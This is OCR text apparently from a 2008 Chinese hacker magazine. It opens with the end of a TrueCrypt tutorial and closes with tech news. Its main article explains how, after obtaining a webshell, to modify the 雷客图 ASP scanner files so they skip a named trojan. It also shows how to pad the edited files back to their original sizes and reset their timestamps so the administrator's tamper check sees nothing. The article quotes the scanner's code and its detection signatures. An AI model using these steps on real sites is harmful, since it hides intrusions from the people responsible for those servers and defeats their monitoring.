


图 10




图 11

MB 为计数单位的，例如我输入 10，当然你可以输入 100、1000 都可以。然后下一步，会叫我们设置密码，如图 9 所示。

如果我们不设置安全文件的话，直接下一步就 OK 了。如果设置完密码还想加一个安全文件（设置完安全文件以后每次打开都必须加载安全文件），我们首先要在 TrueCrypt 主页面，选择“keyfiles”中的第三项，也就是“Generate Random keyfile”，如图 10 所示。再点击下面的“generate and save keyfile”创建一个安全文件。**记住：安全文件一定要先设置。**

回到图 9 的画面，然后给下面的“use keyfiles”打上勾，再选择“keyfiles”，这时候会弹出对话框，我们点击“add files”选择刚才建的安全文件，如图 11 所示，最后点击“OK”就可以了。




图 12




图 13

这样回到主页面，我们随便选择一个盘符，点击“select file”，选择刚才创建的硬盘文件，再点击下面的“mount”，在弹出的对话框里输入密码，打勾“use keyfiles”，选择刚才创建的安全文件，最后点击“OK”就可以了，如图 12 所示。

这时我们回到“我的电脑”中，会发现多了一个盘符，我们可以把重要的东西都放在这个盘符里，如图 13 所示。

每次开机后我们只要按照上面的步骤，选择硬盘文件和安全文件就 OK 了。现在 TrueCrypt 已经有了汉化版，需要的朋友可以找一下。

[文章里提到的工具已收录在本期光盘]

编辑点评：

介绍工具的文章比较难写，应当是出力不讨好，拿出来的工具大家可能都会用，这样就不太关心文章了。樱花浪子本次不但拿出自己写的工具，还介绍了几款新颖实用的小工具，这样的黑客精神是值得尊敬的。

黑器免杀班

免杀首语

最近360与瑞星闹得挺沸腾的，不过我认为这两款程序都是挺好的，因为我自己在用，用了好几年了，而且我还推荐给朋友用。对于选择哪个杀毒软件，各个看法是不同的，所以觉得自己用得熟手就OK了，杀毒软件都基本是大同小异的。如果说测试免杀是否成功，除了自己搭建环境外，还可以叫朋友帮忙。因为你不装瑞星，不代表你朋友不装，是吧？自己搭建确实需要点技巧，但是叫朋友测试可是直接的简便方法，我经常都如此测试。

换种思路躲过雷客图

图 逆流风（李友贤）

从本文你可以学习到：

如何躲过雷客图专杀脚本

玩过脚本免杀的朋友可能会有这种感觉，我们的脚本木马过杀毒软件比较容易，但是躲过雷客图之类的专杀脚本就比较困难。

过杀毒软件的方法这里就不说了，想过雷客图的话，主要是通过阅读雷客图的代码，找出 lake2 编写雷客图时的疏漏。之前利用 Windows 特性建特殊文件夹的方法，雷客图也能查出来了。这么看来，要过雷客图好像比较困难，但是换个角度思考一下，我们的木马躲过杀软是通过加壳，修改特征码等手段，都是修改自己，那为什么不修改杀软，让它查不出我们的木马呢？

雷客图本身是 ASP 脚本，也有 VBScript 版的，这里主要说 ASP 的，通过代码阅读，我们知道雷客图查杀 ASP 主要用到“admin_scanshell.asp”这个文件，相关代码如下：

```
75  '遍历处理 path 及其子目录所有文件
76  sub showallfile(path)
77  on error resume next
78  if not response.isclientconnected then response.end()
79  set fso = createobject("scripting.filesystemobject")
80  if not fso.folderexists(path) then exit sub
81  set f = fso.getfolder(path)
82  set fc2 = f.files
83  for each myfile in fc2
84          if err then response.write("权限不足,不能检查目录 <b>"&path&"</b><br>"):exit sub
85          if checkext(fso.getextensionname(path&"\"&myfile.name)) then
86                  call scanfile(path&temp&"\"&myfile.name, "")
87                  sumfiles = sumfiles + 1
88          end if
89  next
90  set fc = f.subfolders
91  for each f1 in fc
92          showallfile path&"\"&f1.name
93          sumfolders = sumfolders + 1
94      next
95  set fso = nothing
96  end sub
```

第 75-96 行是遍历目录的过程，第 82 行的 fc2 存放着目录下文件的名称，接下来的 83-89 行用了个 for each 将 fc2 里面每个元素（即文件名）赋给 myfile，再调用 scanfile() 这个过程对 myfile 进行检测。

主要来看第 85-86 行，checkext() 函数判断此文件是否在扫描范围内，用 call scanfile() 检测。那么我们把第 85 行改成这样：**if check ext(fso.getex tensionname(path&"\"&myfile.name)) And myfile.name <> "liyx.asp" then**，如图 1。

我们加上了一个条件 And myfile.name <> "liyx.asp"，这样就成了当文件名字不等于“liyx.asp”才进行扫描，自然就跳过对“liyx.asp”这个文件的检测了，当然也就躲过雷客图了。




图 1

雷客图asp站长安全助手 - asp木马搜索

扫描完毕！一共检查文件夹7个，文件36个，发现可疑点8个（红字显示的为严重可疑）

文件相对路径	特征码	描述	创建/修改时间
liyx.asp	wscript.shell 或者 clsid:72c24dd5-d70a-438b-8a42-98424b88afb8	危险组件，一般被asp木马利用	2008-7-30 21:26:20 2004-5-12 21:04:02
liyx.asp	.createtextfile|.opentextfile	使用了fso的createtextfile|opentextfile函数读写文件	2008-7-30 21:26:20 2004-5-12 21:04:02
liyx.asp	.savetofile	使用了stream或者jmail的savetofile函数写文件	2008-7-30 21:26:20 2004-5-12 21:04:02
liyx.asp	.exec	发现 wscript的 exec函数	2008-7-30 21:26:20 2004-5-12 21:04:02

图 2

雷客图asp站长安全助手 - asp木马搜索

扫描完毕！一共检查文件夹7个，文件35个，发现可疑点4个（红字显示的为严重可疑）

文件相对路径	特征码	描述	创建/修改时间
Web\admin_main.asp	.createtextfile|.opentextfile	使用了fso的createtextfile|opentextfile函数读写文件	2008-8-21 21:56:35 2006-12-13 11:46:54
Web\admin_scanshell.asp	.exec	发现 wscript的 exec函数	2008-8-21 21:56:35 2008-8-21 23:24:54
Web\Plugins\AntiIframe.asp	.savetofile	使用了stream或者jmail的savetofile函数写文件	2008-8-21 21:56:35 2007-5-15 13:45:58
Web\Plugins\Decoder.asp	.exec	发现 wscript的 exec函数	2008-8-21 21:56:35 2006-7-29 10:34:00

图 3

这里的“liyx.asp”是ASP木马的名字，然后我们来用雷客图进行扫描，如图2、图3所示。图2是扫描到了36个文件，图3是扫描到了35个，这是因为“liyx.asp”文件已经躲过了扫描。

这样当我们拿到webshell，把修改过的“admin_scanshell.asp”替换掉网站里的“admin_scanshell.asp”就能躲过雷客图的查杀了。

```
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
@本文件由“雷客图asp站长安全助手”生成，请妥善保存，以备后用
@2008-8-22 22:42:54
@filetype:asp,aspx,cer,asa,cdx,shtml,shtm,stm,htm,html,js
<D:\wwwroot>liyx.asp*24591*2004-5-12 21:04:02|

|扫描文件的后缀
|liyx.asp的信息，大小：24591字节，修改时间：2004-5-12 21:04:02|
```

图 4

本来以为这样就完了，但是发现雷客图有个“文件篡改检查”功能，它能备份网站文件的信息，以便以后检查文件是否被篡改。我看了下，发现备份生成的文件是以日期命名的TXT文本，备份的信息是文件名、文件大小、修改日期和时间，如图4所示。

这样，我们对“admin_scanshell.asp”修改后，如果管理员以前备份过网站文件的信息，一对比就能发现“admin_scanshell.asp”被篡改了。由于加入了**And myfile.name <> "liyx.asp"**这些字符，“admin_scanshell.asp”文件大小从13113字节变成了13144字节，增加了31字节。只要我们删除掉修改后的“admin_scanshell.asp”文件中多出来的31个字节就OK了。

代码自然是不能删除，我们可以看看“admin_scanshell.asp”文件里面的注释，先删除掉15个汉字（1个汉字=2个字节），再删除一个字母或符号就可以了。

刚好第75行的这句注释“' 遍历处理path及其子目录所有文件”占31个字节，删除它后保存，大小就和原来一样了。时间修改就很容易了，用冰狐浪子的icyfox-time.exe修改就好了，不多说。

“admin_ scanshell.asp”文件我们先“改”回来了，但是“liyx.asp”这个木马是网站里原来没有的，管理员使用“文件篡改检查”功能就会发现多出它来，傻子也知道里面有猫腻。

我翻看了下实现“文件篡改检查”功能的文件，是“admin_fileinfo.asp”、“admin_fileinfo2.asp”和“admin_fileinfo3.asp”。其中“admin_fileinfo2.asp”文件的功能是备份文件，第65-83行依然是上面showallfile()这个过程，我们可以按同样的方法进行修改，加上一个条件**And myfile.name <> "liyx.asp"**，这样备份生成的TXT文件就不会有“liyx.asp”这个文件的信息。

当然，修改完了代码不要忘记修改“admin_fileinfo2.asp”文件的大小和时间。“admin_fileinfo3.asp”文件起到对比文件内容的作用，就是将备份文件和“admin_fileinfo3.asp”文件读取到的信息进行对比，不相同则说明文件被修改过，我们一样要让“admin_fileinfo3.asp”读不到“liyx.asp”的信息。

看“admin_fileinfo3.asp”文件里的showallfile()过程，代码如下：

```
90 sub showallfile(path)
……
110 set f = fso.getfolder(path)
111 set fc2 = f.files
112 for each myfile in fc2
113 sumfiles = sumfiles + 1
114 if checkext(fso.getextensionname(path&"\"&myfile.name)) then
115 temp = myfile.name&"*"&myfile.size&"*"&myfile.datelastmodified&"|"
116 if instr(1, lake2, temp, 1) = 0 then
117 sun = sun + 1
118 report = report&"<tr><td><a href=""http://"&request.servervariables("server_name")&"/"&replace(replace(path,server.mappath("\")&"\","",1,1,1),"\","/")&"/"&turlencode(myfile.name)&""" target=_blank>"&replace(path,server.mappath("\")&"\","",1,1,1)&"\"&myfile.name&"</a></td><td>"&myfile.size&"</td><td>"&myfile.datelastmodified&"<br>"&myfile.datelastmodified&"</td></tr>"
……
127 end sub
```

与前面两个文件的showallfile()不大一样，但是都有遍历文件功能，看第114行，与前面两个文件的一模一样。我们自然也是加入**And myfile.name <> "liyx.asp"**，然后修改这个文件的大小和时间。现在，雷客图就会对“liyx.asp”文件视而不见了。

不知道大家看晕了没有？最后简单整理下思路。我们的木马名称为“liyx.asp”，要躲过雷客图的查杀，就要找到雷客图中的“admin_scanshell.asp”、“admin_fileinfo2.asp”和“admin_fileinfo3.asp”这三个文件，然后修改它们的showallfile()过程，**将if checkext(fso.getextensionname(path&"\"&myfile.name)) then改成if checkext(fso.getextensionname(path&"\"&myfile.name)) And myfile.name <> "liyx.asp" then**。保存后对比原文件，通过删除注释改变大小，再修改这几个文件的时间。

建议将文件下载到本地计算机上修改，我帮大家找了些时间修改工具，图形界面比较方便，修改后替换掉服务器上的文件就好了，因为雷客图只查修改时间，不查创建时间和访问时间。说实在的，用雷客图来查webshell确实不错。

好了，本文就到这里，没什么技术含量，主要想告诉大家，玩黑时要多动脑。以雷客图为例并没有一点要挑战lake2前辈的意思，希望大家不要用所学知识搞破坏。

【本文涉及的相关程序已收录在本期光盘中】

编辑点评：

嘿嘿，又是一条新思路！当然，前提是你有进入目录和修改文件的权限。本文中，通过修改，雷客图成了“卧底线人”，这完全就是“无间道”嘛！

窗外

Linews

不知道你有没有发现，现在的网络服务正在悄悄的转型，传说中的下一代Web正在被一一秘密策划着，在那时重要的已经不是资源，而是服务了。基于"云计算"的在线服务将会成为我们生活中必不可少的部分，而浏览器自然是必不可少的媒介，怎样让浏览器更适合这种变更呢？Google的浏览器chrome这时候登场可不是简单的巧合了，chrome的结构和设计都体现了这一点，chrome的工程师也表示过，在使用chrome的时候，不希望用户感觉到是在使用浏览器。chrome在发布24小时内，就已经占了1%的浏览器份额，可见人们对它的关注，但同样它在24小时内就暴出安全漏洞，毕竟是测试版，也没必要跟风试用，chrome只是给你多了一个选择。

1、中国研究员用龙芯3挑战Intel

在加利福尼亚，中国的研究人员首次展示了龙芯3多核处理器的细节。龙芯3由中科院计算机技术研究所（ICT)）研发，ICT的副所长徐志伟称，“20年前，中国还没有处理器的研发计划。现在决策者和IT业已经认识到CPU（中央处理器）的重要。”

龙芯1代于2001年推出，龙芯2代在2003年发布，随后在2004和2006推出了更快的改良版。按计划，四核的龙芯3将在2009年亮相，八核版本还在开发之中。基于龙芯的个人电脑也已经出现在市场上，安装了Linux系统和其它开源软件。

风飘点评：

